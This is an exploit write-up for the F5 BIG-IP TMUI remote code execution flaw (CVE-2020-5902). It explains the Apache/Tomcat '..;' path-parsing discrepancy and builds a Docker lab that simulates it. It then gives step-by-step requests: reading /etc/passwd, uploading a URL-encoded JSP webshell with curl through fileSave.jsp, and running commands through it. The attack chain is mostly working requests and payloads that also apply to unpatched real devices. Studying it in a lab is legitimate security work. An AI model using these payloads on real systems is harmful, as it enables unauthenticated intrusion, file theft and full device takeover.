## https://sploitus.com/exploit?id=9F547415-E607-5DFA-A4DA-1108627B53F8
# F5 BIG-IP TMUI Remote Code Execution Vulnerability (CVE-2020-5902)
---
## Vulnerability Description
A critical remote code execution (RCE) vulnerability exists in the Traffic Management User Interface (TMUI) of F5 BIG-IP devices in specific versions. The affected versions include: `15.0.0 - 15.1.0.3`, `14.1.0 - 14.1.2.5`, `13.1.0 - 13.1.3.3`, `12.1.0 - 12.1.5.1`, and `11.6.1 - 11.6.5.1`.
This vulnerability allows unauthenticated attackers with network access to the TMUI (configuration utility) to execute arbitrary system commands, create or delete files, disable services, and execute arbitrary Java code, potentially leading to a full system compromise.
## Core Principle: Privilege Escalation via URI Parsing Discrepancy
The root cause of this vulnerability lies in the parsing discrepancy between the **Apache** reverse proxy and the backend **Tomcat** server used by F5 BIG-IP when handling specific URIs.
1. **Apache's Parsing**: Apache treats the semicolon (`;`) in a URI as a regular character. When it receives a request like `/tmui/login.jsp/..;/some/path`, Apache's `Location` permission matching rule checks `/tmui/login.jsp`. According to the configuration, this path is allowed.
2. **Tomcat's Parsing**: Apache forwards the validated request to the backend Tomcat server as is. However, Tomcat interprets the `;` as a separator for path parameters and normalizes sequences like `/..;/` as a directory traversal (`../`).
3. **Privilege Escalation**: An attacker can craft a malicious request such as `/tmui/login.jsp/..;/`. Apache allows this request because it matches the permitted path `/tmui/login.jsp`. Subsequently, when Tomcat processes the request, it interprets `/..;/` as a path traversal, enabling the attacker to successfully access backend resources that are normally protected by Apache and forbidden from direct access (like `fileRead.jsp` and `fileSave.jsp`).
Ultimately, the attacker combines **Arbitrary File Read** and **Arbitrary File Write** backend interfaces to achieve Remote Code Execution (RCE).
## Environment Setup
To accurately simulate the vulnerable environment, we use Docker to build a container that includes Apache (as a reverse proxy) and Tomcat (as an application server).
The `docker-compose.yml` file defines the services and port mappings:
```yaml
version: '3'
services:
f5-simulator:
build: .
container_name: f5-test-f5-simulator-1
ports:
- "8443:80" # Map host's 8443 to container's Apache port 80
```
The `Dockerfile` details the environment configuration, including service installation, creation of a simulated directory structure, and vulnerable JSP scripts:
```dockerfile
FROM tomcat:8.5.56-jdk8-openjdk
# 1. Fix sources and install Apache
RUN sed -i s/deb.debian.org/archive.debian.org/g /etc/apt/sources.list &&
sed -i 's|security.debian.org/debian-security|archive.debian.org/debian-security|g' /etc/apt/sources.list &&
apt-get update && apt-get install -y apache2 &&
a2enmod proxy && a2enmod proxy_http
# 2. Deeply restore directory structure to match path traversal
# Key: A nested tmui/ directory is created under webapps/tmui/
RUN mkdir -p /usr/local/tomcat/webapps/tmui/tmui/locallb/workspace/
# 3. Place the "File Read" interface (fileRead.jsp)
RUN echo '
' > /usr/local/tomcat/webapps/tmui/tmui/locallb/workspace/fileRead.jsp
# 4. Place the "File Save" interface (fileSave.jsp)
RUN mkdir -p /usr/local/tomcat/webapps/tmui/locallb/workspace/ &&
echo '' > /usr/local/tomcat/webapps/tmui/locallb/workspace/fileSave.jsp
# 5. Simulated login page
RUN echo "This is a simulated F5 TMUI login page." > /usr/local/tomcat/webapps/tmui/login.jsp
# 6. Apache proxy configuration (strict, only allows access to login.jsp)
RUN echo '
ProxyPass /tmui/ http://127.0.0.1:8080/tmui/
ProxyPassReverse /tmui/ http://127.0.0.1:8080/tmui/
Order deny,allow
Deny from all
Allow from all
' > /etc/apache2/sites-available/000-default.conf
# 7. Startup script
RUN echo "#!/bin/bash
service apache2 start
catalina.sh run" > /start.sh && chmod +x /start.sh
CMD ["/start.sh"]
```
Start the environment using the `docker-compose up -d --build` command.
## Vulnerability Reproduction
### Step 1: Arbitrary File Read
Using the path traversal vulnerability, we can call the `fileRead.jsp` script to read arbitrary files on the server, such as `/etc/passwd`.
**Request URL:**
`http://:8443/tmui/login.jsp/..;/tmui/locallb/workspace/fileRead.jsp?fileName=/etc/passwd`
**Analysis:**
- Apache sees the request path starts with `/tmui/login.jsp` and allows it.
- When Tomcat receives the request, it parses `/..;/` as a directory traversal. The actual executed path is `/tmui/tmui/locallb/workspace/fileRead.jsp`, which successfully reads the file content.
**Result:**

### Step 2: Arbitrary File Write (Upload Webshell)
Next, we use the `fileSave.jsp` script to write a JSP Webshell (`cmd.jsp`) to the server to prepare for remote code execution.
**Request (using curl):**
```bash

curl "http://:8443/tmui/login.jsp/..;/locallb/workspace/fileSave.jsp?fileName=%2fusr%2flocal%2ftomcat%2fwebapps%2ftmui%2ftmui%2flocallb%2fworkspace%2fcmd.jsp&content=%3c%25%20java.io.InputStream%20in%20%3d%20Runtime.getRuntime().exec(request.getParameter(%22c%22)).getInputStream()%3b%20int%20a%20%3d%20-1%3b%20byte%5b%5d%20b%20%3d%20new%20byte%5b2048%5d%3b%20while((a%3din.read(b))%21%3d-1)%7b%20out.print(new%20String(b%2c0%2ca))%3b%20%7d%20%25%3e"
```
**Analysis:**
- **Path Traversal**: Again, use `/..;/` to bypass Apache to access `fileSave.jsp`.
- **fileName**: The parameter specifies the save path for the Webshell. Note that we save it in the `tmui/tmui` directory so that it can be accessed in the same way later.
- **content**: The parameter content is the URL-encoded JSP Webshell code, which executes the system command passed through the `c` request parameter.
**Result:**
### Step 3: Remote Code Execution (RCE)
Once the Webshell is successfully uploaded, we can execute arbitrary system commands by accessing it, for example, `whoami`.
**Request URL:**
`http://:8443/tmui/login.jsp/..;/tmui/locallb/workspace/cmd.jsp?c=whoami`
**Analysis:**
We again use the path traversal trick to access the just-uploaded `cmd.jsp` and pass the `whoami` command via the `c` parameter. `cmd.jsp` executes the command on the server and returns the result.
**Result:**

At this point, the complete remote code execution attack is finished.